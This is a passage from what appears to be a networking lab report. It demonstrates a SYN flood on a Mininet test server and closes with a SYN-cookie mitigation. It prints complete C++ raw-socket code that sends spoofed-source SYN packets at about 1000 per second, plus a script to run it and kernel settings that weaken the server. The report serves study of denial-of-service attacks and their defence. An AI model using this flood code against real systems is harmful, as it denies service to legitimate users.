


Figure 2.11: Closing the client socket.




Figure 2.12: TCP Flow of FIN and RST

2.3 Implementation of SYN Flood Attack

2.3.1 Modifications to Linux kernel parameters of server: mininet@192.168.64.3

```
mininet@mininet-vm:~$ sudo sysctl -w net.ipv4.tcp_max_syn_backlog=4096
net.ipv4.tcp_max_syn_backlog = 4096
mininet@mininet-vm:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
mininet@mininet-vm:~$ sudo sysctl -w net.ipv4.tcp_synack_retries=2
net.ipv4.tcp_synack_retries = 2
mininet@mininet-vm:~$
```

Figure 2.13: Required Modifications to the server.

Listing 2.2: Setting the Linux Kernel parameters

```
sudo sysctl -w net.ipv4.tcp_max_syn_backlog=4096
sudo sysctl -w net.ipv4.tcp_syncookies=0
sudo sysctl -w net.ipv4.tcp_synack_retries=1
```

2.3.2 Understanding the Parameters

1. **`net.ipv4.tcp_max_syn_backlog`**
   - **Description**: This sets the maximum number of pending TCP connections (half-open connections) in the SYN queue. When a SYN packet arrives, the server allocates resources and places it in this queue until the handshake completes or times out.
   - **Default**: Typically 128 or 256 (depends on the system).
   - **Optimization Goal**: Increase this to allow more half-open connections before the server rejects new SYNs, making the attack's effect more measurable but still exhaustible.
2. **`net.ipv4.tcp_syncookies`**
   - **Description**: When enabled (set to 1), the server uses SYN cookies to handle SYN floods by not allocating resources until the handshake completes. Disabling it (set to 0) forces the server to allocate resources for each SYN, making it more vulnerable.
   - **Default**: Usually 1 (enabled) on modern systems.
   - **Optimization Goal**: Disable SYN cookies (set to 0) to ensure the server allocates resources for every SYN packet, amplifying the attack's effectiveness.
3. **`net.ipv4.tcp_synack_retries`**
   - **Description**: This controls how many times the server retransmits SYN-ACK packets if it doesn't receive an ACK. Each retry consumes time and resources, and a lower value means half-open connections timeout faster, but too low might clear the queue too quickly.
   - **Default**: Typically 5 (meaning 5 retries over 180 seconds).
   - **Optimization Goal**: Reduce this to 1 or 2 to shorten the timeout period for half-open connections, making it easier to exhaust the backlog with a sustained flood.

2.3.3 The Server Program

Listing 2.3: **simpleServer.cpp**

```cpp
int main() {
    const char* HOST = "192.168.64.3";
    const int PORT = 8080;
    int server_socket = socket(AF_INET, SOCK_STREAM, 0);
    if (server_socket == -1) {
        cerr << "Failed to create socket" << endl;
        return 1;
    }

    sockaddr_in server_addr;
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(PORT);
    server_addr.sin_addr.s_addr = inet_addr(HOST);

    if (bind(server_socket, (struct sockaddr*)&server_addr, sizeof(server_addr)) < 0) {
        cerr << "Bind failed" << endl;
        close(server_socket);
        return 1;
    }

    if (listen(server_socket, 256) < 0) {
        cerr << "Listen failed" << endl;
        close(server_socket);
        return 1;
    }

    cout << "Server running on " << HOST << ":" << PORT << "..." << endl;

    while (true) {
        sockaddr_in client_addr;
        socklen_t client_len = sizeof(client_addr);
        int client_socket = accept(server_socket, (struct sockaddr*)&client_addr, &client_len);

        if (client_socket < 0) {
            cerr << "Accept failed" << endl;
            continue;
        }

        char client_ip[INET_ADDRSTRLEN];
        inet_ntop(AF_INET, &(client_addr.sin_addr), client_ip, INET_ADDRSTRLEN);
        cout << "Connection from " << client_ip << ":" << ntohs(client_addr.sin_port) << endl;

        close(client_socket); // Immediately close to keep it simple
    }

    close(server_socket);
    return 0;
}
```

2.3.4 Steps for the attack & the Client Program

One could achieve the same with **hping3** also but go ahead with manual spoofing of packets.

1. Manual Packet Construction:
   - We build the IP and TCP headers manually instead of letting the kernel handle them.
   - The **IP_HDRINCL** socket option tells the kernel not to add its own IP header, giving us full control.
2. IP Spoofing:
   - We spoof the source IP (random IPs in the 10.0.0.0/24 range).
   - Spoofing prevents SYN-ACK responses from reaching the client, leaving the server's connections permanently half-open.

Listing 2.4: **legitimate.cpp**

```
const char* SERVER_IP = "192.168.64.3";
const int SERVER_PORT = 8080;
const char* CLIENT_IP = "192.168.64.2";

void legitimate_traffic() {
    while (true) {
        int sock = socket(AF_INET, SOCK_STREAM, 0);
        if (sock < 0) {
            cerr << "Socket creation failed: " << strerror(errno) << endl;
            usleep(500000); // 500ms delay
            continue;
        }

        sockaddr_in server_addr;
        server_addr.sin_family = AF_INET;
        server_addr.sin_port = htons(SERVER_PORT);
        inet_pton(AF_INET, SERVER_IP, &server_addr.sin_addr);

        if (connect(sock, (struct sockaddr*)&server_addr, sizeof(server_addr)) < 0) {
            cerr << "Legitimate connection failed: " << strerror(errno) << " at " << time(nullptr) << endl;
        } else {
            cout << "Legitimate connection established at " << time(nullptr) << endl;
            sleep(1); // Simulate work
        }
        close(sock);
        usleep(500000); // 500ms delay
    }
}

int main() {
    cout << "Starting legitimate traffic..." << endl;
    legitimate_traffic();
    return 0;
}
```

Listing 2.5: **syn_flood.cpp**

```cpp
const char* SERVER_IP = "192.168.64.3";
const int SERVER_PORT = 8080;
struct pseudo_header {
    uint32_t source_address;
    uint32_t dest_address;
    uint8_t placeholder;
    uint8_t protocol;
    uint16_t tcp_length;
};

unsigned short checksum(void* data, int length) {
    unsigned long sum = 0;
    unsigned short* buf = (unsigned short*)data;
    while (length > 1) {
        sum += *buf++;
        length -= 2;
    }
    if (length == 1) {
        sum += *(unsigned char*)buf;
    }
    sum = (sum >> 16) + (sum & 0xFFFF);
    sum += (sum >> 16);
    return (unsigned short)(~sum);
}

void syn_flood() {
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_TCP);
    if (sock < 0) {
        cerr << "Raw socket creation failed: " << strerror(errno) << endl;
        cerr << "Note: Raw sockets require root privileges" << endl;
        return;
    }

    int one = 1;
    if (setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one)) < 0) {
        cerr << "Setting IP_HDRINCL failed: " << strerror(errno) << endl;
        close(sock);
        return;
    }

    random_device rd;
    mt19937 gen(rd());
    uniform_int_distribution<> dis(1024, 65535);

    sockaddr_in server_addr;
    server_addr.sin_family = AF_INET;
    server_addr.sin_port = htons(SERVER_PORT);
    inet_pton(AF_INET, SERVER_IP, &server_addr.sin_addr);

    while (true) {
        char packet[sizeof(struct iphdr) + sizeof(struct tcphdr)];
        memset(packet, 0, sizeof(packet));

```

```
54          struct iphdr* iph = (struct iphdr*)packet;
55          iph->ihl = 5;
56          iph->version = 4;
57          iph->tos = 0;
58          iph->tot_len = htons(sizeof(struct iphdr) + sizeof(struct tcphdr)
    );
59          iph->id = htons(dis(gen));
60          iph->frag_off = 0;
61          iph->ttl = 255;
62          iph->protocol = IPPROTO_TCP;
63          string spoofed_ip = "10.0.0." + to_string(dis(gen) % 256);
64          iph->saddr = inet_addr(spoofed_ip.c_str());
65          iph->daddr = inet_addr(SERVER_IP);
66
67          struct tcphdr* tcph = (struct tcphdr*)(packet + sizeof(struct
    iphdr));
68          tcph->source = htons(dis(gen));
69          tcph->dest = htons(SERVER_PORT);
70          tcph->seq = htonl(rand());
71          tcph->ack_seq = 0;
72          tcph->doff = 5;
73          tcph->syn = 1;
74          tcph->window = htons(5840);
75          tcph->urg = 0;
76          tcph->ack = 0;
77          tcph->psh = 0;
78          tcph->rst = 0;
79          tcph->fin = 0;
80
81          pseudo_header psh;
82          psh.source_address = iph->saddr;
83          psh.dest_address = iph->daddr;
84          psh.placeholder = 0;
85          psh.protocol = IPPROTO_TCP;
86          psh.tcp_length = htons(sizeof(struct tcphdr));
87          char check_buffer[sizeof(pseudo_header) + sizeof(struct tcphdr)];
88          memcpy(check_buffer, &psh, sizeof(pseudo_header));
89          memcpy(check_buffer + sizeof(pseudo_header), tcph, sizeof(struct
    tcphdr));
90          tcph->check = checksum(check_buffer, sizeof(check_buffer));
91
92          if (sendto(sock, packet, ntohs(iph->tot_len), 0,
93                     (struct sockaddr*)&server_addr, sizeof(server_addr)) <
     0) {
94              cerr << "Send failed: " << strerror(errno) << endl;
95          }
96          usleep(1000); // 1ms delay, 1000 SYNs/sec
97      }
98      close(sock);
99  }
100
101 int main() {
102     cout << "Starting SYN flood attack..." << endl;
103     syn_flood();
104     return 0;
105 }
```

Listing 2.6: `run_attack.sh`

```
#!/bin/bash

# Compile the C++ programs
g++ -std=c++17 legitimate.cpp -o legitimate
if [ $? -ne 0 ]; then
    echo "Compilation of legitimate.cpp failed"
    exit 1
fi

g++ -std=c++17 syn_flood.cpp -o syn_flood
if [ $? -ne 0 ]; then
    echo "Compilation of syn_flood.cpp failed"
    exit 1
fi

# Start legitimate traffic at t=0s in background
echo "t=0s: Starting legitimate traffic"
./legitimate &
LEGIT_PID=$!

sleep 20

echo "t=20s: Starting SYN flood attack"
sudo ./syn_flood &
FLOOD_PID=$!

sleep 100

echo "t=120s: Stopping SYN flood attack"
sudo kill $FLOOD_PID

sleep 20

echo "t=140s: Stopping legitimate traffic"
kill $LEGIT_PID

echo "Demonstration complete"
```

2.4 Packet Capture on `bridge100` and connection analysis




Figure 2.14: Flow Graph before the start of SYN Flood Attack with normal Legitimate Traffic of 1 connection per second.




Figure 2.15: Flow Graph once the SYN Flood Attack starts. Notice various spoofed IPs just sending the SYN and receiving back the SYN-ACK from the server `mininet@192.168.64.3` but themselves not sending the ACK back and none of the legitimate traffic is being catered to.




Figure 2.16: Notice the server retransmitting the SYN-ACKs on timeout but still no response from the attackers.





Figure 2.17: Once the SYN Flood attack stops, the server now caters to the normal traffic as usual.

2.4.1 connection duration vs. connection start time plot






Figure 2.18: I/O graph for the SYN-Flood attack.

1. **Non-Attack Phase** (t=0s-20s and t=120s-140s)
   - Total Connections: 23
   - Completed Connections: 23 (100.000000%)
   - Average Duration: 0.006899 seconds
   - Median Duration: 0.006868 seconds
   - Max Duration: 0.012075 seconds
   - Min Duration: 0.002884 seconds
2. **Attack Phase** (t=20s-120s)
   - Total Connections: 92824
   - Completed Connections: 2 (0.002155%)
   - Average Duration: 99.998968 seconds
   - Median Duration: 100.000000 seconds
   - Max Duration: 100.000000 seconds
   - Min Duration: 36.047526 seconds
   - **Note: Only 2 legitimate connections completed with unusually long durations (e.g., >2s)**

2.5 SYN Flood Mitigation

```
mininet@mininet-vm:~/mininet-congestion-control/SYNFlood/cpp$ sudo sysctl -w net.ipv4.tcp_syncookies=1
net.ipv4.tcp_syncookies = 1
```

Figure 2.19: Setting the SYN Cookies parameter to 1.

Listing 2.7: Resetting SYN Cookies

```
1 sudo sysctl -w net.ipv4.tcp_syncookies=1
```

1. SYN cookies are a technique to mitigate SYN flood attacks by avoiding the allocation of resources (i.e., SYN queue entries) for half-open connections until the TCP handshake is fully completed.

2. Instead of storing the connection state in the SYN queue, the server encodes the connection details (e.g., sequence number, timestamp, MSS) into the initial sequence number (ISN) of the SYN-ACK packet. This ISN is cryptographically signed to prevent tampering.

3. When the client sends the final ACK, the server decodes the ISN to verify legitimacy and only then allocates resources.

